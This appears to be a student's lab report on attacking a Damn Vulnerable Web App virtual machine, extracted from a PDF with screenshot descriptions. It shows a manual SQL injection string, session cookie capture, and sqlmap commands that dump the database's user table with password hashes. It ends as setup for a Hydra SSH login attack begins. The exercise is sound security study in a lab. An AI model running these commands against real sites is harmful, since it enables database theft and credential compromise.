
Ability: SQL Injection

Submit

First Name: John
Surname: Brown

Done with this task so I turned off everything

3. Database Attack using SQLmap:



Re entered DVWA

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Menu: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, Logout.

User Information: Username: admin, Security Level: high, PHPIDS: disabled

Here I set the security low -> so I can attack because if the security is high then I can't attack because of the firewall

Damn Vulnerable Web Ap

10.0.2.5/dvwa/vulnerabilities/sql/

Vulnerability: SQL Injection

User ID: Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Menu: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, Logout.

User Information: Username: admin, Security Level: high, PHPIDS: disabled

View Source

Here I have to enter the user id which can be 1 OR 1=1 to be able to enter to the database and attack it

The screenshot shows the DVWA SQL Injection page at the URL `10.0.2.5/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#`. The sidebar on the left lists various security vulnerabilities, with "SQL Injection" highlighted. The main content area has a title "Vulnerability: SQL Injection". A "User ID:" input field contains the value `1 OR 1=1`. Below the input field is a "Submit" button. To the right of the input field, the page displays the results of the injection: "ID: 1 OR 1=1", "First name: admin", and "Surname: admin". At the bottom of the page, it says "Username: admin", "Security Level: high", and "PHPIDS: disabled". There are "View Source" and "View Help" links in the bottom right corner.

That's what I entered so I can attack the database

The screenshot shows the DVWA SQL Injection page at the URL `10.0.2.5/dvwa/vulnerabilities/sqli/?id=1+OR+1%3D1&Submit=Submit#`. The sidebar on the left lists various security vulnerabilities, with "SQL Injection" highlighted. The main content area has a title "Vulnerability: SQL Injection". A "User ID:" input field is empty. Below the input field is a "Submit" button. To the right of the input field, the page displays the results of the injection: "ID: 1 OR 1=1", "First name: admin", and "Surname: admin". These results are displayed in red text. At the bottom of the page, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". There is a "View Source" link in the bottom right corner.

It displayed the first one in the database

The screenshot shows the Damn Vulnerable Web Application (DVWA) interface. The left sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, and XSS stored. The main content area displays the DVWA logo and the message "Welcome to Damn Vulnerable Web App!". It includes a "WARNING!" section about the application's security and a "Disclaimer" section. Below this, a "General Instructions" section is present. At the bottom, a developer tools panel shows the "Storage" tab with a table of session cookies. One cookie, "PHPSESSID", is highlighted with the value "fc6f86af36199...".

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	...
PHPSESSID	fc6f86af36199...	10.0.2.5	/	Session	41	false	false	None	M
security	low	10.0.2.5	/dvwa	Session	11	false	false	None	M

Here I need to steal the cookies session so I can log in to the database with the PHPSESSID

The terminal window shows a user named "laila" at "kali: ~". The screen displays a series of log messages from a penetration testing tool, likely OWASP ZAP, indicating a potential SQL injection vulnerability in the "id" parameter. The tool suggests the back-end DBMS is MySQL and asks if the user wants to skip tests for other DBMSes. It then lists various test cases for MySQL, including AND boolean-based blind queries, OR boolean-based blind queries, and error-based queries using MySQL comments. The tool also notes that the "id" parameter appears to be injectable.

```

laila@kali: ~
[15:04:35] [WARNING] GET parameter 'id' does not appear to be dynamic
[15:04:35] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[15:04:35] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[15:04:35] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[15:04:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:04:36] [WARNING] reflective value(s) found and filtering out
[15:04:36] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:04:36] [INFO] testing 'Generic inline queries'
[15:04:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[15:04:37] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[15:04:38] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'

[15:04:38] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[15:04:38] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[15:04:38] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[15:04:38] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[15:04:38] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'

```

This is to see that the id is vulnerable so I can attack based on it

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

Damn Vulnerable Web App × New Tab

laila@kali: ~

File Actions Edit View Help

(laila@kali)-[~]

```
$ sqlmap -u "http://10.0.2.5/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=fc6f86af361992388e03f545f5eee1f9; security=low" --dbs
```

{1.9.4#stable}

Welcome to Damn Vulnerable Web App!

https://sqlmap.org

Instructions

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

WARNING!

[*] starting @ 15:10:54 /2025-12-15/

[15:10:54] [INFO] resuming back-end DBMS 'mysql'

[15:10:54] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

Payload: id=1' OR NOT 3954=3954#&Submit=Submit

General Instructions

Inspector Console Debugger Network Style Editor Performance Memory Storage ...

Name	Value	Domain	Path	Expires	Data
PHPSESS...	fc6f86af361992388e03f545f5eee1f9"	10.0.2.5	/	Session	Created:"Mon, 15 Dec 2025 19:42:08 GMT" Domain:"10.0.2.5" Expires / Max-Age:"Session" HostOnly:true HttpOnly:false Last Accessed:"Mon, 15 Dec 2025 19:51:13 GMT" Path:"/" SameSite:"None" Secure:false

Taking the session id

```

laila@kali: ~
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6a7171,0x7a6d727a446a586e644241764a5a4f4d4
56c5a5a66454a4d776c47686f777a706c4d58457a796e6f,0x7178627071)#&Submit=Submit

[15:10:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[15:10:54] [INFO] fetching database names
[15:10:54] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwaons
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[*] tikiwiki195

[15:10:54] [INFO] fetched data logged to text files under '/home/laila/.local/share/sqlmap/output'
t/10.0.2.5'
[15:10:54] [WARNING] your sqlmap version is outdated
SQL injection
[*] ending @ 15:10:54 /2025-12-15/ I take responsibility for the way in which any one uses this application. We have made the purpose of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

```

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main purpose is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised! We recommend downloading and installing DVWA on your own LAN machine for study/learning.

[15:10:54] [INFO] fetched data logged to text files under '/home/laila/.local/share/sqlmap/output/t/10.0.2.5'

[15:10:54] [WARNING] your sqlmap version is outdated

SQL injection

[*] ending @ 15:10:54 /2025-12-15/ I take responsibility for the way in which any one uses this application. We have made the purpose of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

Cache Storage

Name	Value	Domain	Path	Expires	Data
PHPSESSID	fc6f86af361992388e03f545f5eee1f9	10.0.2.5	/	Session	PHPSESSID:"fc6f86af361992388e03f545f5eee1f9" Created:"Mon, 15 Dec 2025 19:42:08 GMT"

And replace it on kali when the current one (above -> PHPSESSID)

```
(laila㉿kali)-[~]
$ sqlmap -u "http://10.0.2.5/dvwa/vulnerabilities/sqlInjection?id=1&Submit=Submit" --cookie="PHPSESSID=Dfc6f86af361992388e03f545f5eee1f9; security=low" -D dvwa --dump-all


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] Command Execution
[*] starting @ 15:12:18 /2025-12-15/
[15:12:19] [INFO] resuming back-end DBMS 'mysql'
[15:12:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id='1' OR NOT 3954=3954#&Submit=Submit

[!] SQL Injection found!
We do not take responsibility for the way in which any one uses this application. We have made the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an exploit, we are not responsible for any damage caused.
[15:12:19] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:12:19] [INFO] fetching entries for table 'users' in database 'dvwa'
[15:12:19] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+
| user_id | user   | avatar |
+-----+-----+-----+
| 1       | admin  | http://10.0.2.5/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327de
| 2       | gordonb | http://10.0.2.5/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f2608536
| 3       | Brown   | Gordon  |
| 4       | 1337   | http://10.0.2.5/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4f
| 5       | Me     | Hack    |
+-----+-----+-----+
| 1       | pablo  | http://10.0.2.5/dvwa/hackable/users/pablo.jpg  | 0d107d09f5bbe40cade3de5c
| 2       | Picasso | Pablo   |
| 3       | smithy | http://10.0.2.5/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327de
| 4       | Smith   | Bob     |
+-----+-----+-----+
```

I have all the database with all the passwords


4. Logon attack on ubuntu using Hydra:

I had a problem with the ip configuration (the NAT network) that I did so I changed all of the vms network to host-only adapter (in which I also enable the dhcp) so all of the ips changed



```
ubuntu@ubuntu-VirtualBox:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3e:19:2e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.103/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 563sec preferred_lft 563sec
    inet6 fe80::f0fc:5b9a:879f:a903/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
ubuntu@ubuntu-VirtualBox:~$
```


The new ip address of ubuntu : 10.0.2.103




```
laila@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/laila/.zsh_history
(laila@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e3:37:7c brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.100/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 583sec preferred_lft 583sec
    inet6 fe80::a00:27ff:fe3:377c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(laila@kali)-[~]
$
```

and this is kali's ip address: 10.0.2.100

Another problem appear the ssh port didn't want to open on ubuntu (on the host-only adapter) so I added another adapter but instead of using host-only I used NAT and after updating and installing the ssh I will remove it and keep only adapter 1 which is host-only adapter





Done

```
ubuntu@ubuntu-VirtualBox:~$ sudo apt-get update
[sudo] password for ubuntu:
Hit:1 http://eg.archive.ubuntu.com/ubuntu noble InRelease
Hit:2 http://eg.archive.ubuntu.com/ubuntu noble-updates InRelease
Hit:3 http://security.ubuntu.com/ubuntu noble-security InRelease
Hit:4 http://eg.archive.ubuntu.com/ubuntu noble-backports InRelease
Reading package lists... Done
ubuntu@ubuntu-VirtualBox:~$
```

A screenshot of a terminal window titled "ubuntu@ubuntu-VirtualBox:~". The window shows the command "sudo apt-get update" being run. The output indicates that packages from "noble", "noble-updates", "noble-security", and "noble-backports" repositories are being updated. The process is completed with the message "Reading package lists... Done".

Update done

```
ubuntu@ubuntu-VirtualBox:~$ sudo apt-get install openssh-server -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ncurses-term openssh-client openssh-sftp-server ssh-import-id
Suggested packages:
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
The following packages will be upgraded:
  openssh-client
1 upgraded, 4 newly installed, 0 to remove and 150 not upgraded.
Need to get 1,738 kB of archives.
After this operation, 6,743 kB of additional disk space will be used.
Get:1 http://eg.archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-client amd64 1:9.6p1-3ubuntu13.14 [906 kB]
Get:2 http://eg.archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-sftp-server amd64 1:9.6p1-3ubuntu13.14 [37.3 kB]
Get:3 http://eg.archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-server amd64 1:9.6p1-3ubuntu13.14 [510 kB]
Get:4 http://eg.archive.ubuntu.com/ubuntu noble/main amd64 ncurses-term all 6.4+20240113-1ubuntu2 [275 kB]
```

Done installing the ssh server

